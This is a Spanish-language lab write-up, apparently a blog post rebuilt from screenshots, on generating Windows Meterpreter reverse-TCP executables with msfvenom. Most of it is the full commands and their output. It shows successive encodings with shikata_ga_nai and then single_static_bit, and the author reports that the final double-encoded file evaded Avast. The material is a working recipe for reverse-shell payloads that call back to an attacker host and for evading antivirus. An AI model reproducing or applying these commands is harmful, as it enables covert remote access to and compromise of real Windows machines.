
Reverse Shell

Primero cree el ejecutable shell_reverse.exe sin ninguna codificación con el siguiente comando

```
root@kali:~/Desktop# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1
00.141 LPORT=1234 -b "\x00\xdA\x0D" -f exe > shell_reverse.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the p
ayload
[-] No arch selected, selecting arch: x86 from the payload
Found 10 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 368 (iteration=0)
x86/shikata_ga_nai chosen with final size 368
Payload size: 368 bytes
Final size of exe file: 73802 bytes
```


Al analizarlo, lo detectaron una gran cantidad de antivirus.



En la siguiente ocasión generé el ejecutable codificado con shikata_ga_nai llamado shell_reverse_f1.exe de la siguiente forma

```
root@kali:~/Desktop# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1
00.141 LPORT=1234 -b "\x00\xdA\x0D" -k -e x86/shikata_ga_nai -f exe -i 10 > shel
l_reverse_f1.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the p
ayload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 10 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 368 (iteration=0)
x86/shikata_ga_nai succeeded with size 395 (iteration=1)
x86/shikata_ga_nai succeeded with size 422 (iteration=2)
x86/shikata_ga_nai succeeded with size 449 (iteration=3)
x86/shikata_ga_nai succeeded with size 476 (iteration=4)
x86/shikata_ga_nai succeeded with size 503 (iteration=5)
x86/shikata_ga_nai succeeded with size 530 (iteration=6)
x86/shikata_ga_nai succeeded with size 557 (iteration=7)
x86/shikata_ga_nai succeeded with size 584 (iteration=8)
x86/shikata_ga_nai succeeded with size 611 (iteration=9)
x86/shikata_ga_nai chosen with final size 611
Payload size: 611 bytes
Final size of exe file: 75776 bytes
```

En este caso, lo reconoció casi la misma cantidad. Disminuyó, pero de forma casi imperceptible.




En el útlimo caso, decidí realizar el ejecutable shell_reverse_f2.exe con una primera codificación con shikata_ga_nai y una segunda sobre esa con single_static_bit

```
root@kali:~/Desktop# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.100.14
1 LPORT=1234 -b "\x00\xdA\x0D" -k -e x86/shikata_ga_nai -f exe -i 10 |  msfvenom -a x
86 --platform windows -k -e x86/single_static_bit -i 10 > shell_reverse_f2.exe
Attempting to read payload from STDIN...
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payloa
d
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 10 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 368 (iteration=0)
x86/shikata_ga_nai succeeded with size 395 (iteration=1)
x86/shikata_ga_nai succeeded with size 422 (iteration=2)
x86/shikata_ga_nai succeeded with size 449 (iteration=3)
x86/shikata_ga_nai succeeded with size 476 (iteration=4)
x86/shikata_ga_nai succeeded with size 503 (iteration=5)
x86/shikata_ga_nai succeeded with size 530 (iteration=6)
x86/shikata_ga_nai succeeded with size 557 (iteration=7)
x86/shikata_ga_nai succeeded with size 584 (iteration=8)
x86/shikata_ga_nai succeeded with size 611 (iteration=9)
x86/shikata_ga_nai chosen with final size 611
Payload size: 611 bytes
Final size of exe file: 75776 bytes
Found 1 compatible encoders
Attempting to encode payload with 10 iterations of x86/single_static_bit
x86/single_static_bit succeeded with size 108 (iteration=0)
x86/single_static_bit succeeded with size 232 (iteration=1)
```

En este caso fue considerable la baja en cuento a cantidad de antivirus que lo reconocieron.

Una obvia diferencia.



A pesar de que la cantidad de iteraciones no modificaba mucho el resultado, el usar 2 codificaciones si lo cambió considerablemente.

Como dato extra, pasé los 3 archivos ejecutables a mi Windows 10 con Windows defender y Avast. Avast inmediatamente actuó sobre los primeros 2, sin embargo con el tercero no lo reconoció.